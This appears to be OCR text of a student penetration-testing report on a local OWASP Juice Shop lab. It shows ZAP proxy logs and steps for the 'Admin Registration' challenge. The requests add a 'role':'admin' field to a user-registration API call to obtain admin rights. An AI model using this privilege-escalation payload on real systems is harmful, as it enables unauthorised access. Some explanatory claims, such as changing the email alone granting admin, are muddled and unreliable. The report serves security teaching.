

UTM File Edit View Window Help
Mon 29 Apr 11:46
Linux
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://tiles-cdn.prc
http://htmledit.s
https://tps.doubl
https://cdn.doub
https://prebid-a.r
https://s3.amaz
https://z.moatac
https://krk2.karg
https://prebid.m
https://f4100da
https://prebid-se
https://tagan.adl
https://websdk.e
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/22
Content-Type: application/json; charset=utf-8
{"status":"success","data":{"username":"","role":"customer","deluxeToken":"","lastLoginIp":"0.0.0.0",
"profileImage":"/assets/public/images/uploads/default.svg","isActive":true,"id":22,"email":"apoorva@juice.com",
"updatedAt":"2024-04-29T10:37:34.105Z","createdAt":"2024-04-29T10:37:34.105Z","deletedAt":null}}
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:29:30... POST http://127.0.0.1:3000/rest/user/login 500 Internal ... 4... 1,203 bytes Medium JSON
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 11 bytes
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 7... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:32:44... GET http://127.0.0.1:3000/api/SecurityQuestions/ 200 OK 3... 1,934 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/Users/ 201 Created 4... 308 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



UTM File Edit View Window Help
Mon 29 Apr 11:46
Linux
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://tiles-cdn.prc
http://htmledit.s
https://tps.doubl
https://cdn.doub
https://prebid-a.r
https://s3.amaz
https://z.moatac
https://krk2.karg
https://prebid.m
https://f4100da
https://prebid-se
https://tagan.adl
https://websdk.e
POST http://127.0.0.1:3000/api/SecurityAnswers/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 55
{"UserId":22,"answer":"Avanish","SecurityQuestionId":1}
History
Search
Alerts
Output
WebSockets
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 5... 11 bytes
14,... Pr... 4/29/24, 11:29:30... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 7... 11 bytes Medium JSON
14,... Pr... 4/29/24, 11:32:44... GET http://127.0.0.1:3000/api/SecurityQuestions/ 200 OK 3... 1,934 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/Users/ 201 Created 4... 308 bytes Medium JSON
14,... Pr... 4/29/24, 11:37:34... POST http://127.0.0.1:3000/api/SecurityAnswers/ 201 Created 2... 226 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


14:29
OWASP Juice Shop
https://127.0.0.1:3000/#/search
90%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
Your Basket
EN
apoorva@juice.com
Orders & Payment
Privacy & Security
Logout
You successfully solved a challenge: Admin Registration (Register as a user with administrator privileges.)
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets


14:30
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Request
Response
Method
Header: Text
Body: Text
Send
POST http://127.0.0.1:3000/api/Users/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
content-length: 249
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/24
Content-Type: application/json; charset=utf-8
Content-Length: 295
ETag: W/"127-LllQAZ48TRBykptdrT+FossND4E"
{"password":"Apoorva@1","passwordRepeat":"Apoorva@1","securityQuestion":{"id":1,"question":"Your eldest siblings middle name?","createdAt":"2024-04-27T20:39:08.215Z","updatedAt":"2024-04-27T20:39:08.215Z"},"securityAnswer":"Avanish","role":"admin"}
{"status":"success","data":{"username":"","deluxeToken":"","lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/uploads/defaultAdmin.png","isActive":true,"id":24,"role":"admin","updatedAt":"2024-04-29T13:29:44.322Z","createdAt":"2024-04-29T13:29:44.322Z","email":null,"deletedAt":
Find:
No matches
Time: 61 ms
Body Length: 295
Total Length: 711 bytes
History
Search
Alerts
Output
WebSockets
Active Scan
Fuzzer
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... M... 4/29/24, 2:29:44 PM POST http://127.0.0.1:3000/api/Users/ 201 Created 6... 295 bytes Medium JSON
14,... Pr... 4/29/24, 2:29:44 PM GET http://127.0.0.1:3000/103.js 304 Not Mod... 9 ... 0 bytes Medium
14,... Pr... 4/29/24, 2:29:44 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 1... 79 bytes Informati...
14,... Pr... 4/29/24, 2:29:44 PM GET http://127.0.0.1:3000/rest/continue-code 200 OK 4 ... 79 bytes Medium JSON
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/api/Users/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
content-length: 261
{"email":"apoorva@juice.com","password":"Apoorva@1","passwordRepeat":"Apoorva@1","securityQuestion":{"id":1,"question":"Your eldest siblings middle name?","createdAt":"2024-04-27T20:39:08.215Z","updatedAt":"2024-04-27T20:39:08.215Z"},"securityAnswer":"Avanish"}
HTTP/1.1 400 Bad Request
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 92
{"message":"Validation error","errors":[{"field":"email","message":"email must be unique"}]}
History Search Alerts Output WebSockets Active Scan Fuzzer Zest Results
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
14,... Pr... 4/29/24, 2:32:10 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 2... 131 bytes
14,... Pr... 4/29/24, 2:32:10 PM GET http://127.0.0.1:3000/rest/admin/applicatio... 200 OK 8... 18,836 bytes
14,... Pr... 4/29/24, 2:32:10 PM GET http://127.0.0.1:3000/rest/languages 200 OK 1... 4,872 bytes
14,... Pr... 4/29/24, 2:32:10 PM GET http://127.0.0.1:3000/rest/products/search... 200 OK 6... 12,880 bytes


OWASP Juice Shop
https://127.0.0.1:3000/#/adminstration
OWASP Juice Shop
Account
Your Basket
EN
apoorva.admin@juice.com
Orders & Payment
Privacy & Security
Logout
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Only 1 left
Best Juice Shop
Carrot Juice
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
History
WebSockets



c) Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:

We initially registered new customers using the email Apoorva@juice.com, the password Apoorva@1, and the security answer "Avanish" in order to test the "Admin Registration" functionality of the TOE. The ZAP API /api/Users/ was fired up following login. A validation error stating that the email address must be unique was encountered when we attempted to send this request to the requester. Either deleting the email field or changing the role to "Admin" or isAdmin to true fixed the error. As an alternative, you can obtain the SFR by changing the email to Apoorva.admin@juice.com, which grants admin permissions.

12) FDP_ACF.1.4 The TOE shall explicitly deny access of subjects to objects based on the following additional rules:

1. no normal or admin user can register himself/herself or another user as an admin user.

Related Vulnerabilities Challenges:

1. Admin Registration

Tested Vulnerabilities Challenges:


VC: Admin Registration


a) Description of penetration testing that was carried out.


1. There are few way we can do this task.
2. First, register as a new customer. Fill email:Apoorva@juice.com, password:Apoorva@1 set security answer: Avanish. Then click Register.
3. Now using the new email click on Login using above credentials. This triggers the api: api/Users / in ZAP.
4. Now in ZAP we can see the request body for this. Send this to requester.


5. When send through requester it gives error saying that Validation error, email must be unique.
6. In requester there are 2 ways:
    i. So, we can remove the email field and send which solves the error.
    ii. Or, use the field “role”: “Admin” or “isAdmin” : true.
7. One more way is to change the email as Apoorva.admin@juice.com
8. This will give the users admin rights and Admin Registration is done.


b) **Outcomes (evidence) of the penetration testing in (a)**:

